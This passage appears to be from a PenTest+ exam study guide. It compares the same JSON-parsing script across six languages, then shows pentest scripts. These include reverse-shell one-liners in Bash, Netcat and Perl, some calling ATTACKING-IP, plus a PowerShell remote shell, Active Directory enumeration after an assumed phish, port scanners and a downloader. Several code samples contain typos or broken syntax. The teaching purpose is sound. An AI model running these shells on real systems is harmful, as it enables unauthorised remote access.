Since the file extension and the shebang give away the language, you probably won't get these clues during the exam. Instead, you'll need to understand enough about what is going on in the given code example to choose what code is missing based on the syntax. To prepare you for this, we won't include the shebang or file extension in our examples either. But if you look online for other examples, you might see it, and we figured we'd explain why we didn't include it. Without further ado, here is a basic script in each language that does the following:

1. Retrieve a JSON file "users/list" from a web location. This is what our file looks like:

```
{
    "success": "true",
    "count": 4,
    "users": [
        { "first": "John", "last": "Doe", "address": "123 country
way", "city": "calgary"},
        { "first": "Jane", "last": "Buck", "address": "456 city way",
"city": "atlanta "},
        { "first": "Mushin", "last": "Tariq", "address": "789 Rue de
l'Epeule", "city": "St-Andre"},
        { "first": "Divya", "last": "Mand", "address": "321 Mill way",
"city": "Coryton"}
    ]
}
```

2. Parse the contents of the JSON file by:
  - a. Checking the value of "success" and only proceeding if the value is true.
  - b. Checking the value of "count" in the JSON file (this should correspond to the number of records to be parsed) and only proceeding if the value is more than 0.
  - c. Then for each entry in the JSON file, it creates an entry in a comma-separated array.
3. The script will then print the count value and, using a loop, it prints each value from the array (each record in the JSON file) as a comma-separated table record with the table header

“First,Last,Address,City.” The output of our scripts will look like this:

```
Number of results: 4
First,Last,Address,City
John,Doe,123 country way,calgary
Jane,Buck,456 city way,atlanta
Mushin,Tariq,789 Rue de l'Epeule,St-Andre
Divya,Mand,321 Mill way,Coryton
```

## Why Do We Call ! a Bang?

The short answer is: it goes back to typesetting. During modern times, this terminology has been adopted by \*nix folks. Just for fun, you can read more symbol names that have been used by technologists in a little piece of Internet history also known as the “Waka Waka Bang Splat poem”:

<https://calvin.edu/news/archive/waka-waka-bang-splat->

## Bash

Bash is used as the shell in a lot of Linux and UNIX-based environments. However, it's only one type of command shell. During a pentest, your target may not use Bash natively. Kali Linux, for instance, uses `zsh` by default. These other shells require different script syntax. If you encounter a system not using Bash during one of your pentests, you will either need to change your shell in order to use these examples or Bash scripting will only serve as a model for your efforts. Since the CompTIA PenTest+ exam will include Bash examples, we will focus only on this shell. We have provided some further reading about other shells that you may find informational during a pentest.

```

r=$(curl -s http://10.0.123.1:8080/users/list)
suc=$(echo "$r" | jq -r .success)
count=$(echo "$r" | jq -r .count)

if [ $suc == "true" ] ; then
    if [ $count -gt 0 ] ; then
        data=$(echo "$r" | jq -r '.users[] | join(",") ')
        echo "Number of results:" $count
        echo "First,Last,Address,City"
        IFS=$'\n'
        for line in $data ; do
            echo $line
        done
    else
        echo "No results returned"
    fi
else
    echo "Request failed"
fi

```

We are using the variable “r” to store the response from our web request, which we make with `curl`. In Bash, you can assign the output of commands to a variable by using `$(command)`. Then our script uses `echo` to pipe the response through the `jq` command, which parses JSON. We are telling `jq` to pull the value for “success” and store it in the “suc” variable and the value for “count” and store it in the “count” variable. Our script then checks to make sure the value of success is “true” before proceeding and checks the value of “count” and prints “No results returned” if the value is not greater than 0.

---



**EXAM TIP** To identify Bash, take note of the double equals for string comparison, the use of `-gt` for comparison of a number, and the `if` statement syntax, which begins with the keyword “`if`” and ends with the keyword “`fi`.” Also note that there is no special string

concatenation operator. Our echo command to print the count simply supplies a space between the printed string and the variable, which is referenced as “\$count.” Lastly, did you see that we don’t use a \$ to assign a variable (e.g., “data=(value)”), but we do use a \$ to reference a variable (e.g., “echo \$line”)?

The script stores the user values from the JSON into an array called “data.” As before, we grab the “users” values from the JSON with `jq` and use `join()` to make the record into a comma-separated list of fields for each person. It uses a newline as a separator for each record in the array. The “data” array looks something like this once this part is done:

```
John,Doe,123 country way,calgary  
Jane,Buck,456 city way,atlanta
```

In Bash, the special shell variable “IFS” determines how Bash understands word boundaries. By default, any space, tab, or newline that Bash encounters is treated like a new record. By setting this only to a newline (\n), the script recognizes the newline as a record separator in our array, and it will print our comma-separated fields one line at a time.

---



**NOTE** RedHat’s blog post “What’s Your Favorite Shell for Sysadmin Work?” talks about several shells that are available for Linux, along with some of the differences in scripting syntax between them:  
<https://www.redhat.com/sysadmin/favorite-shell>

## Python

Python is a very popular scripting language because of its perceived ease of use and its great tutorial documentation, which makes it very friendly for beginners. It resembles a lot of programming

languages, making it a good jumping-off point for people who want to pursue other languages after learning Python, and it makes an easy transition for those who are already familiar with other languages.

With Python, we see our first use of a library, in this case, “requests.” In Bash, we were able to use `jq` to parse our JSON, and we used `curl` to retrieve the file. But in Python, we have to use the `get` module from the “requests” library to retrieve the file and store the response in our “`r`” variable. Then we can use the `json` library to parse the “`r`” variable into a data structure we call “`data`.”

```
import requests

URL = "http://10.0.123.1:8080/users/list"
r = requests.get(url = URL)
#turns the response from json into a data structure
data = r.json()
if data["success"] == "true":
    if( data["count"] > 0):
        print("Number of results: " + str(data["count"]))
        print("First,Last,Address,City")
        for user in data["users"]:
            print("%s,%s,%s,%s" % (user["first"],user["last"],user["address"],
, user["city"]))
    else:
        print("No results found")
else:
    print("Request failed\n")
```

---



**EXAM TIP** Python uses the term “import” for libraries, and does not end an if statement with a specific term. Instead, it uses the syntax: `if (comparison) :` with a semi-colon. Concatenation is done with a `+`, and we use `print` instead of `echo`. We also don’t use `$` to reference variables at all, and we use square brackets to reference the components of our data object.

Now we can evaluate each part of the JSON object by referencing the property names of the data structure “`data`.” We check `success`, `count`, and concatenate the `count` value using a `+` operator; `print`

our table header; and then loop through each entry in “users” to print our fields. Here, we’re using string formatting operators to print each value as a string (%s) separated by a comma. Anything after the final % is the arguments we plan to print in that format. You may notice that Python has less punctuation than some of the other languages. This is because Python is space sensitive. The indentations and low punctuation may help you identify Python. But mixing tabs and spaces or using them inconsistently across edits will give you a bad day. Troubleshooting whitespace errors is a whole lot of not fun.

---



**NOTE** Python provides documentation of all of Python’s capabilities in the form of a comprehensive tutorial of the language, which can be found here: <https://docs.python.org/3/tutorial/index.html>

## Perl

Before Python, Perl was the predominant language for admins. It was used heavily in web development as well as scripting. In pentesting, Perl is powerful because it can be used at the command line with the -e option to complement the ability of Bash and other shells. Perl is well known for its powerful ability to manipulate text through Perl Compatible Regular Expressions (PCRE). Like Python, Perl also uses modules and libraries. In our Perl script, we’re using libraries that help us use externally implemented functions to make web requests (LWP::Simple) and parse JSON.

```

use LWP::Simple;
use JSON;

$url = "http://10.0.123.1:8080/users/list";
$r = get($url);
$data = JSON::decode_json($r);
if($data->{"success"} == "true"){
    print "Number of results: " . $data->{"count"} . "\n";
    if($data->{"count"} > 0){
        print "First,Last,Address,City\n";
        foreach $user (@{$data->{"users"}}){
            printf "%s,%s,%s,%s\n", $user->{"first"},$user-
>{"last"},$user->{"address"},$user->{"city"};
        }
    }else{
        print "No results found\n";
    }
}else{
    print "Request failed\n"
}

```

We use the `get` function to retrieve the URL and store it in our `$r` variable. Then we use the `JSON::decode_json` method to turn the JSON response into a data object. Now we do something weird. We reference the components of the data object (like `success` and `count`) with the `->{value}` syntax. We use this in our `if` statement to test for `success` and to check the value of `count` from our JSON. Then we print our table header and loop through all of the data values with a `foreach` loop.

---



**EXAM TIP** Recognize Perl by the use of the term “use” for libraries. Also, see that we are using `$` to assign and reference variables. We still use `==` to compare strings, but we are now using `>` to compare numbers. Concatenation is done with a `.` between values to be concatenated. You also see that we have a semicolon at the end of nearly every line and that our `if` and `foreach` loops follow the syntax `if(condition){ action }`, where curly braces designate the end of each block.

# Ruby

Ruby is another popular scripting language. It was probably the most popular within the pentesting community because many Metasploit modules are written in the language. Ruby calls its libraries “gems” and uses `require` to take advantage of their code. In our example, we’re getting help with making web requests, handling web responses, and parsing JSON from externally created functions within these gems.

```
require 'uri'
require 'net/http'
require 'json'

URL = "http://10.0.123.1:8080/users/list"
uri = URI(URL)
r = Net::HTTP.get_response(uri)
##turns the response from json into a data structure
data = JSON.parse(r.body)
if data["success"] == "true" then
    if data["count"] > 0 then
        print "Number of results: " + data["count"].to_s + "\n"
        print "First,Last,Address,City\n"
        data["users"].each do |user|
            print "#{user["first"]},#{user["last"]},#{user["address"]},#{user["city"]}\n"
        end
    else
        print "No results found\n"
    end
else
    print "Request failed\n"
end
```

Ruby uses the `Net::HTTP.get_response` gem to capture the response of the web request and store it in our “r” variable. It then uses `JSON.parse` to turn the response body into a data object called “data.” Once more, we reference the values using square brackets (like Python), but this time, we change the value of “count” into a string using the `.to_s` method so that we can concatenate it to a string. Ruby can’t mix numbers and strings during concatenation. Note, however, we do not need to use a special concatenation character inside our loop when we print the record because of how we are referencing the value inside the `print` statement (delimited by

double quotes) as `#{record["field"]}`—we can simply print the variables and the commas together.

---



**EXAM TIP** Ruby uses the term “require” for libraries, `==` for string comparison, `>` for number comparison, and `+` for concatenation. The if statement syntax starts with “if” and ends with “end.” Loop syntax is `(source data).each do |value|`, where “value” is the reference inside the loop. Ruby may use `print` or `puts` to print strings.

## JavaScript

JavaScript is a web-based scripting language best known for executing on the client side to make web pages more interactive. It is common in web drive-by attacks, downloaders, and browser hooks. JavaScript uses semicolons at the end of each statement (or instruction). You’ll notice that our semicolons aren’t consistent. That’s because JavaScript will perform Automatic Semicolon Insertion (ASI) in the background, making semicolons somewhat optional. You can read more about the conditions under which this occurs here: <https://dev.to/adriennemiller/semicolons-in-javascript-to-use-or-not-to-use-2nli>

Runtimes execute your scripts and determine what global objects are accessible. There are several JavaScript runtimes. Each browser has a runtime environment that runs front-end applications, for example. This includes the engine that executes the script and the web APIs that determine how the browser fetches and interacts with data. There are also server-side runtimes for full-stack development using JavaScript. Our example uses Node.js (<https://nodejs.org/en/>), a server-side JavaScript runtime. Since this is a server-side runtime, we aren’t writing to windows or alerts, but to the console. You may see other script snippets in other runtimes, so don’t get too dependent on using the function and API names as a key to identify

JavaScript based on this example. Keep in mind that our implementation is for illustrative purposes. It's not the only, or even best, way to implement this, but it should give you enough context to get you started with recognizing JavaScript.

```
const http = require('http');
let url = "http://10.0.123.1:8080/users/list";
http.get(url, (res) => {
  let body = "";
  res.on("data", (chunk) => {
    body += chunk;
  });
  res.on("end", () => {
    let data = null;
    try {
      data = JSON.parse(body);
    } catch (error) {
      console.error(error.message);
    };
    if (data.success == "true") {
      if (data.count > 0) {
        console.log("Results returned: " + data.count)
        console.log("First,Last,Address,City")
        for (user of data.users) {
          console.log("%s,%s,%s,%s", user.first, user.last, user.address,
user.city);
        }
      } else {
        console.log("No results returned");
      }
    } else {
      console.log("Request failed");
    }
  });
}).on("error", (error) => {
  console.error(error.message);
});
```

Our script uses `require` to read JavaScript from an `http` module that gives us the ability to make web requests and manipulate them. We are using `const` to define a reference for this data as a variable that won't be changed by the rest of the script. Otherwise, JavaScript uses "let" to assign variables. This lets us do `http.get` to use the `get` function we read in from the `http` module to make web requests and store the response. Node uses `.on` to register an event

handler to parse the JSON when the response comes back and assign the parsed result as “data.” The `try/catch` syntax gives us some basic error handling. We test the success and count values, then iterate the values inside “data” with a `for` loop, writing the results to the console.

---



**EXAM TIP** JavaScript uses `==` for string comparison, `>` for number comparison, and `+` for concatenation. Our if statement syntax starts with “if,” and the content is denoted with curly braces. Loop syntax is `for (comparison) {`. Instead of printing, echoing, or using `puts`, JavaScript writes to the console with `console.log` or with a test writing to a document with `document.write`.

## PowerShell

PowerShell is to Windows what Bash is to UNIX and Linux. PowerShell is a Microsoft scripting language that is useful for performing administrative tasks when you have access to a Windows system. It can make interacting with Active Directory and the automation of tasks easier as well. In our later examples, we’ll show how this plays into attacks during a pentest. As most of the content is similar to syntax we’ve already covered in other languages, we won’t explain this one in depth. But we do need to make two notes to help you understand something a little weird here.

We are using the `Invoke-RestMethod` (`irm`) cmdlet to make our request, which will store the result as a data structure called “data.” PowerShell does have `for each` loops, and they look similar to the syntax from other languages: `for each ($variable in array) { do stuff }`. However, in our example, we are using the `$object.value |ForEach-Object{ do stuff }` syntax. This is PowerShell pipelining. It is passing the object to the loop for processing.

```

$url = "http://10.0.123.1:8080/users/list"
$data = irm $url
if($data.success -eq "true"){
    if( $data.count -gt 0){
        Write-Host "Number of results: " + $data.count
        Write-Host "First,Last,Address,City"
        $data.users | ForEach-Object{
            $user = $_
            Write-Host ("'{0},{1},{2},{3}'" -f $user.first,$user.last,$user.
address,$user.city)
        }
    } else{
        Write-Host "No results found"
    }
} else{
    Write-Host "Request failed"
}

```

---



**EXAM TIP** PowerShell uses `-eq` and `-gt` for string comparison and for number comparison and `+` for concatenation. PowerShell also uses `Write-Host` to do our printing to the screen. Our if statement syntax starts with “if,” and the content is denoted with curly braces. The for each loop uses the `$data.users | %{ commands }` format.

## Specialized Examples

Now that you’ve seen the same thing implemented in the various scripting languages, let’s dig into some specialized examples that you might use during a pentest. Each of these examples covers a specific use case or scenario that is pertinent to real-life penetration testing.

### Bash Shells

There are many ways to set up a command and control shell in Bash. We can’t cover every possible permutation here, but we would

be remiss not to include several examples using `Netcat` and other common \*nix commands with Bash.

## Bash Reverse Shell

The **following script** requires privileged access, as you are attempting to use the TCP device directly. The `-i` flag makes the shell interactive. `&>` redirects the standard output and standard error from the shell to the TCP connection. The `0>&1` part reads standard input from the TCP connection.

```
bash -i &> /dev/tcp/10.0.123.1/8675 0<&1
```

---



**NOTE** `/dev/tcp` does not exist on all \*nix distributions. This may or may not work depending on your target.

## Using Netcat

The following line uses Netcat to serve over the IP and port supplied:

```
nc -e /bin/bash 10.0.123.1 8675
```

Or you could set up a Netcat listener:

```
nc -u -lvp 4242
```

---



**NOTE** Netcat does not exist on all \*nix distributions, and when it does, different versions may implement different flag options. Keep this in mind, as this may or may not work depending on your target.



**NOTE** To learn more about Netcat (nc) and its various flags and uses, check out the man page at <https://man7.org/linux/man-pages/man1/ncat.1.html>.

## More Bash Shells

In this example, 867 is a randomly chosen number. We're opening this randomly numbered file descriptor and reading and writing to it using `exec`, redirecting input and output to and from the TCP socket we create by accessing `/dev/tcp` directly.

```
0<&867;exec 867<>/dev/tcp/10.0.0.1/4242; sh <&867 >&867 2>&867
```

The `-l` flag tells Bash to act like it had been invoked as a login shell. In contrast, the `-i` flag sets up Bash to be interactive.

```
/bin/bash -l > /dev/tcp/10.0.0.1/4242 0<&1 2>&1
```

You can even set this up with a loop. As before, 7 is an arbitrary number we use for a file descriptor.

```
exec 7<>/dev/tcp/ATTACKING-IP/8675
while read line 0<&7; do $line 2>&7 >&7; done
```

---



**NOTE** There are numerous examples of shells using various techniques in Swissky's GitHub repo "PayloadsAllTheThings":  
<https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md>

## Bash Automation

We talked about Nmap output file formats in [Chapter 2](#). One of those was the greppable file format. Let's take a look at how we can use Bash to turn greppable Nmap results into something we can use for the next phase of our pentest, starting with a basic ping scan to see what's up on the network:

```
$ nmap -sn 10.10.0.0/24 -oG ping-scan
```

This creates a greppable file:

```
Host: 10.168.0.1 (foo.derp.pro)      Status: Up
Host: 10.10.0.10 (harmonize.derp.pro)  Status: Up
Host: 10.10.0.11 ()      Status: Up
<redacted for brevity>
```

Now we can make a target file with all of the responding hosts by using `awk` to print the second entry delimited by tabs or spaces and redirect it to a file called "targets.txt":

```
$ cat ping-scan.gnmap | grep "Status: Up" | awk '{print $2}' >
targets.txt
```

That leaves us with a file with only the IPs, one per line. Now let's feed that into Nmap to do a basic port scan. We'll use `-iL` to use our targets.txt file for the Nmap targets. Then we'll do a fast TCP scan (SYN only) with `-ss` for common ports using `-p` such as SSH, HTTP/S, SMB, and RDP. We only care about the open ports for this.

```
$ sudo nmap -iL targets.txt -ss -p 22,80,443,8080,139,445,3389 -open -oG
port-scan
```

Here are our results:

```
Host: 10.10.0.1 (foo.derp.pro)      Status: Up
Host: 10.10.0.1 (foo.derp.pro)      Ports: 22/open/tcp//ssh///, 80/open/tcp//http///,
                                              443/open/tcp//https///Ignored State: closed (4)...
```

We have two entries for each host, one with the overall status (Up) and one with the Ports defined by number/status/protocol//service/// in a comma-delimited format. We want to do some more investigation of our web servers. We can use Bash to create a script to test our web hosts with Nikto and use Nmap to enumerate ciphers.

Nikto's syntax is `perl nikto.pl -h <ip address> -p <port>`, and Nmap's syntax will be `nmap -sV --script ssl-enum-ciphers -p <port> <host>`. We want to create two scripts: one that will automatically run Nikto and one that will process our Nmap scans. To do this, we need to extract the IP address and the port for all the hosts that have a web server. [Figure 11-2](#) shows how we can do this in Bash.

```
IFS=$'\n'
for line in $(cat port-scan.gnmap | grep "http"); do
    ip=$(echo $line | awk -F " " '{print $2}')
    ports=$(echo $line | awk -F "\t" '{print $2}' | cut -f 2- -d : | sed -e 's/^/, /g' )
    IFS=$'^' read -r -a parray <<< "$ports"
    for i in "${parray[@]}"; do
        if [ ! -z ${echo $i | cut -f 5 -d / | grep http 2>/dev/null} ] ; then
            p=${echo $i | cut -f 1 -d / | awk '{ print $1 }' | tr -d " ")
            echo "perl nikto.pl -h $ip -p $p" >> run_nikto.sh
            if [ ! -z ${echo $i | grep https 2>/dev/null} ] ; then
                echo "nmap -sV --script ssl-enum-ciphers -p $p $ip" >> run_nmap.sh
            fi
        done
    done
fi
```

---

**Figure 11-2** Bash Nmap parser

We use the special IFS variable to make sure Bash doesn't split our lines outside of a newline character. Then we pull our IP (the second item on the line) into a variable using `awk`. We dump the rest of the line into the "ports" variable by using `awk` with the tab separator to isolate the second part of the string. Then we split the string with `cut` by defining a colon delimiter and taking everything from the second position to the end of the line. Finally, we replace every instance of "/" with a ^ so that we have a definitive array separator. When we set IFS to use the karat, we can turn the "ports" variable into an array called "parray" using `read`. Now, we can loop through our array values. If our value contains the string "http," we want to print the IP and the port to our Nikto file. If the value

contains “https,” we also want to send it to our Nmap file. First, we have to strip some extra characters off of our port entry because we only want the number. Now we have files we can execute. All we need to do is `chmod +x` the resulting .sh files to automatically attack our web servers with Nikto and Nmap.

---



**CAUTION** If you run too many simultaneous Nikto attacks, you’re going to have a bad day. In a real-world scenario, you’d probably want to split this file into small chunks to run it.

## PowerShell Shells

Bash isn’t the only shell we can use to establish a remote shell. [Figure 11-3](#) shows an example of one way to do this in PowerShell. Remember, there are many ways to implement these types of scripts. Consider this as an example, and use it to understand the language syntax.

```
$endpoint = new-object System.Net.IPEndPoint ([ipaddress]::any,9999)
$listener = new-object System.Net.Sockets.TcpListener $endpoint
$listener.start()
$c = $listener.AcceptTcpClient() # wait until somebody connects
$s = $c.GetStream()
$b = New-Object System.Byte[] 2048
while ((($i = $s.Read($b,0,$b.Length)) -ne 0) {
    $EncodedText = New-Object System.Text.ASCIIEncoding
    $asc = [System.Text.Encoding]::ASCII
    $data = $EncodedText.GetString($b,0, $i)
    try {
        if($data -like "exit*"){ break }
        $out = iex($data) | out-string
        $s.write($asc.GetBytes($out),0,$out.length)
    } catch {
        $err = "ERROR: $data is not a valid command"
        $s.write($asc.GetBytes($err),0,$err.length)
    }
}
$s.close()
$listener.stop()
```

---

**Figure 11-3** PowerShell reverse shell

First, we define an IP address and port combination to listen on. Then we set up a listener that will accept connections and start

listening. The `$listener.AcceptTcpClient()` waits until someone connects and then assigns the connection to the variable “c.” `GetStream()` then gets the information from that client connection. Because the network communicates in bytes, we need to allocate space for our communications buffer, which we assign as variable “b.” Now we use a `while` loop to take action as long as data comes in. We set up an ASCII encoder to turn the incoming data into a string. If the data begins with “exit,” it will drop out of our loop and end the connection. Otherwise, it executes PowerShell using the `iex` cmdlet, which is short for “Invoke-Expression.” This executes the string as PowerShell and returns the value. By passing it to the `out-string`, we convert it to a user-readable string. It sends that string to the client. If, for some reason, an error occurred, PowerShell would send a message to the client stating that the data was invalid. Our loop will stop if something happens to the connection. So, we have to clean it up and stop the listener so that the IP address and port combination isn’t already in use if something fails and we have to reconnect.

---



**CAUTION** Invoke-Expression is dangerous because you don’t necessarily know what someone else has put in the string for PowerShell to execute. In this example, it’s fairly safe because it’s our shell. But you should never use this in a place where you might have reason to distrust user input.

## PowerShell: Enumerating AD Users and Computers

Assume you have successfully phished into an environment. You have a callback from a Windows system in a domain. You want to enumerate users and other computers from Active Directory in order

to identify targets and perform environmental recon. Let's look at how we could do this in PowerShell.

```
$D = [System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain()
$Domain = [ADSI]"LDAP://$D"
$Searcher = New-Object System.DirectoryServices.DirectorySearcher
$Searcher.Filter = "(&(objectCategory=person)(objectClass=user))"
$Searcher.SearchRoot = "LDAP://" + $Domain.distinguishedName
$Results = $Searcher.FindAll()
$users = @()

ForEach ($r in $Results){
    $u = $r.Properties
    $users += [PSCustomObject]@{
        Name = $u.name.Item(0)
        SamAccountName = $u.samaccountname.Item(0)
        MemberOf = $u.memberof -join "|"
    }
}
$users | Export-Csv -NoTypeInformation C:\temp\test
```

First, we'll query the current AD domain that we're in. Then, we'll set up an LDAP connection using ADSI to our domain controller. The format is LDAP:// followed by the domain name. Next, we want to create a DirectorySearcher object that will let us search LDAP. We create an LDAP filter to search for users and set the search root for the top of the domain, which is the distinguished name of the domain. It uses the `FindAll` command to return all of the results and store it in an object called `Results`. We create an empty array called `users` to store our user data, then parse through `Results` to populate it. The `PSCustomObject` lets us set the name:value pairs that we want to appear in our CSV output file. For the `MemberOf` value, we don't want to risk messing up a CSV file with lots of commas, so we swap the delimiter with a |. This lets us still easily see the different groups. Now we export the `users` object to a CSV file. The `-NoTypeInformation` option means that we don't put the object type in the first line of the file, since we only care about the data. It still automatically provides a header with our field names.



**NOTE** Microsoft has an article that explains LDAP search syntax:  
<https://docs.microsoft.com/en-us/windows/win32/adsi/search-filter-syntax>

We can do the same thing for enumerating other assets—in this case, groups. We changed the LDAP filter and the PSCustomObject properties to reflect the fact we are now searching for groups.

```
$Searcher = New-Object System.DirectoryServices.DirectorySearcher
$Searcher.Filter = "((objectClass=group))"
$Searcher.SearchRoot = "LDAP://" + $Domain.distinguishedName
$Results = $Searcher.FindAll()
$groups = @()
ForEach ($r in $Results) {
    $u = $r.Properties
    $groups += [PSCustomObject]@{
        Name = $u.name.Item(0)
        SamAccountName = $u.samaccountname.Item(0)
        Members = $u.member -join "|"
    }
}
$groups | Export-Csv -NoTypeInformation C:\temp\test2
```

## Python Port Scanner

Figure 11-4 is an illustration of a basic port scanner written in Python that implements flow control, looping using a `for` statement, error handling using `try` and `except`, and an array, which is defined as the range of ports to scan.

```

1 import threading
2 import socket
3
4 target = '192.168.1.108'
5
6 def portscan(port):
7
8     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
9     s.settimeout(0.5)
10
11    try:
12        con = s.connect((target, port))
13
14        print('Port :', port, "is open.")
15
16        con.close()
17    except:
18        pass
19 r = 1
20 for x in range(1, 9000):
21
22    t = threading.Thread(target=portscan, kwargs={'port': r})
23
24    r += 1
25    t.start()

```

**Figure 11-4** Python port scanner

Executing the port scan evaluates the state of each port defined in the “range” of ports. **Threading** is used to execute multiple tasks in parallel in order to optimize the speed and efficiency of program execution. The two import statements at the beginning of the script import program dependencies in order to successfully execute the script. The “sock” Python module is used for communicating over the network using the socket interface.

```
$ python portscan.py
('Port :', 22, 'is open.')
('Port :', 80, 'is open.')
('Port :', 389, 'is open.')
```



**CAUTION** The Python port scanner shown in [Figure 11-4](#) is just an example of using threads and doesn't compare to the error correction and operational functionality of commercial or open-source port scanners. Depending on what you are doing, launching 9,000 threads may take down some hosts, especially if the target is dropping packets. Proceed with caution.

Input and output (I/O) functions are necessary to communicate what the program is doing and what the program needs in order to successfully execute. The simplest form of producing output is to print it to the screen, or terminal window if you are working from the command line. In [Figure 11-3](#), line 15 uses a print statement to display the open port numbers to the terminal window. If we wanted to print the output to a file, we could comment out line 15 and add the following to print to a file called results.txt, as shown in [Figure 11-5](#):

```
1 import threading
2 import socket
3
4 target = '192.168.1.108'
5 results = open("results.txt", "w")
6
7 def portscan(port):
8
9     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10    s.settimeout(0.5)#
11
12    try:
13        con = s.connect((target,port))
14
15        #print('Port :',port,"is open.")
16        results.write( 'Port: ' +repr(port) + ' is open.\n');
17
18        con.close()
19    except:
20        pass
21 r = 1
22 for x in range(1,9000):
23
24    t = threading.Thread(target=portscan,kwags={'port':r})
25
26    r += 1
27    t.start()
```

## Figure 11-5 Python write-to-file example

```
line 5:  
results = open("results.txt", "w")  
  
Line 16:  
results.write( 'Port: ' +repr(port) + ' is open.\n');
```

To dissect these new statements a little further, the “`w`” in line 5 declares the file mode to be writable. There are a number of modes for opening a file, including “`r+`” for reading and writing and “`w+,”` which opens a file for reading and writing but overwrites the file if it exists. The `open()` function opens the file and creates a new file object to do something with it. This is required before you can read or write to the file. The `write()` method is a file object access method used to write to the file object—in this case, our file object is “`results`.” The statement on line 16 will write the string ‘`Port:` ’ and ‘`is open`’ as well as the specific port `+repr(port)` found to be open from our socket connect on line 13. The `\n` is a newline identifier, so the output is written to multiple lines.

---



**TIP** Another way to read or write to a file from the command line in Linux is by using redirection operators. “`<`” gives input to a command, the “`>`” directs the output of a command to a new file, and “`>>`” appends the output of a command to a file.

## Python Encoding

During a pentest, encoding can help transfer exploit payloads to vulnerable services and help provide obfuscation of a technique being exploited against a target. Here is a basic example of using base64 encoding and decoding to transform the string value “`Enc0deS3cr3t`”:

```
$ python
>>> import base64
>>> base64.b64encode('Enc0deS3cr3t')
'RW5jMGRlUzNjcjN0'
>>> base64.b64decode('RW5jMGRlUzNjcjN0')
'Enc0deS3cr3t'
```

## Using Python to Upgrade to a Fully Interactive Shell

When you get a shell on a host, it's not always fully interactive. Fully interactive shells have terminal control, so that you can use background processes, use editors, and the like. Some exploits will give you a simple shell, and you will need to upgrade to a fully interactive shell to accomplish more advanced tasks. Here is a simple one-liner that will allow you to upgrade to an interactive shell on the victim host:

```
python -c 'import pty;pty.spawn("/bin/bash")' &
```

Note your \$TERM, rows, and columns on your attack host. In our example, we are assuming linux for the TERM value and 35 rows and 70 columns. Then supply them to the victim host:

```
export SHELL=bash
export TERM=linux
stty rows 35 columns 70
```

## Using Perl to Modify IP Addresses in a File

For a network pentest, being able to manipulate IP addresses, ranges, and CIDR lists is a daily part of life. Let's take a look at how we can use Perl to make our lives easier when this happens. For a network pentest, we have been given this targets file:

```
10.186.250.38
10.186.190.5-10.186.251.12
10.186.144.0/20
10.119.22.6/24
10.186.243.22
```

We're going to use this for web scanning, Nmap, and a host of other tools. However, upon further review, our contact has told us that someone made a typo when establishing the original scope. All of the IP addresses starting with 10.186.250 need to be removed and changed to 10.186.243. Oh, and one more thing. We need to make sure you absolutely do not touch 10.186.157.23. We can still observe this file format and use IP ranges, CIDR notation, and single IPs, but we need to make these changes and remove any duplicates. [Figure 11-6](#) shows a Perl script that will accomplish our goals.

```
use Data::Dumper;
use Net::CIDR;
use Net::CIDR::Set;

$f="iplist.txt";

open(FILE, "<$f");
chomp(@lines = <FILE>);
close(FILE);

for($i = 0 ; $i <= $#lines; $i++)
{
    $lines[$i] =~ s/^10\.186\.250\./10.186.243./g;
}
my $cidr = Net::CIDR::Set->new( @lines);

$cidr->remove("10.186.157.23");
$cidr->remove("10.186.250.0/24");

print join("\n",split(/, /,$cidr->as_string())) . "\n";
```

---

**Figure 11-6** Perl script to fix IP addresses

Perl has some modules that already deal with CIDR notation, and we want to make our output look pretty, so we use Data::Dumper

and Net::CIDR to help us. We read in our targets file (iplist.txt), remove any trailing whitespace, and store the content in an array called “lines.” Then we rewrite our 250s as 243s using a substitution regex, which looks for lines beginning with 10.186.250 and replaces that part of the string with 10.186.243. Then we have to parse our CIDR range to remove our exempted IPs and reprint the result as a range of IP addresses using our handy CIDR module to create a comma-separated string. Then we reassemble our results, replacing the commas with newlines to generate our new targets list.

Here’s the output of our script:

```
10.119.22.0/24
10.186.144.0-10.186.157.22
10.186.157.24-10.186.159.255
10.186.190.5-10.186.249.255
10.186.251.0-10.186.251.12
```

## Perl Reverse Shell

You may encounter one-liners on the exam. These may have parts of the command blanked, and you may need to provide or choose the missing pieces that would make the command work. Perl is often used as a command-line one-liner. Here’s an example of a reverse shell implemented as a one-liner in Perl:

```
perl -e 'use Socket;$i="10.0.121.1";$p=8675;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,>&S");open(STDOUT,>&S");open(STDERR,>&S");exec("/bin/bash -i");}'
```



**NOTE** This requires the Perl module IO::Socket to be installed.

Let’s take a closer look at the `socket` command. This defines the type of socket that will be opened. We’ve included a reference, described next, where you can read more about the specific options used. In this case, we’re creating a TCP socket to stream data, and

we're calling our socket "S." The `connect` statement attempts to create a connection to a remote host. It uses the `inet_aton` to turn an IPv4 address into byte format that can be passed to the socket for use in the network connection. Then it redirects all of the standard error, input, and output to the socket, so that when you execute Bash, it will get its input from the socket and send all of its output to the socket.

---



**NOTE** To read more about Perl's implementation of sockets, the Perl documentation goes into deeper detail about the special constants (such as `PF_INET` and `SOC_STREAM`), as well as details about how Perl can negotiate socket connections.

## JavaScript Downloader

JavaScript is a common way to implement a file downloader, since web access is typically not blocked from within an organization. Let's take a look at an example of a downloader implemented in JavaScript. As a client-side JavaScript, this would be embedded in a normal HTML document with `<html>` and `</html>` tags, served as a web page, and likely accessed by a browser. To include jquery, we read it in with a `<script>` tag.

```
<HEAD>
<SCRIPT src="https://code.jquery.com/jquery-3.6.0.min.js" type="text/
javascript"> </SCRIPT>
<SCRIPT type="text/javascript">
```

```

function getBaseUrl() {
    var getUrl = window.location;
    var tmp = window.location.pathname.split("/");
    tmp.pop();
    var path = tmp.join("/");
    var baseUrl = [location.protocol, '//', location.host, path].join('');
    return baseUrl;
}
function download() {
    var baseUrl = getBaseUrl();
    var fn = document.querySelector("#fn").value;
    var uri = baseUrl + "/" + fn;
    $.get( uri, function( data ) {
        var element = document.createElement('a');
        element.setAttribute('href', 'data:application/octet-stream;base64,' +
encodeURIComponent(btoa(data)));
        element.setAttribute('download', fn);
        document.querySelector("#dl").appendChild(element);
        element.click();
    });
    return false;
}
</SCRIPT>
<TITLE></TITLE>
</HEAD>
<BODY>
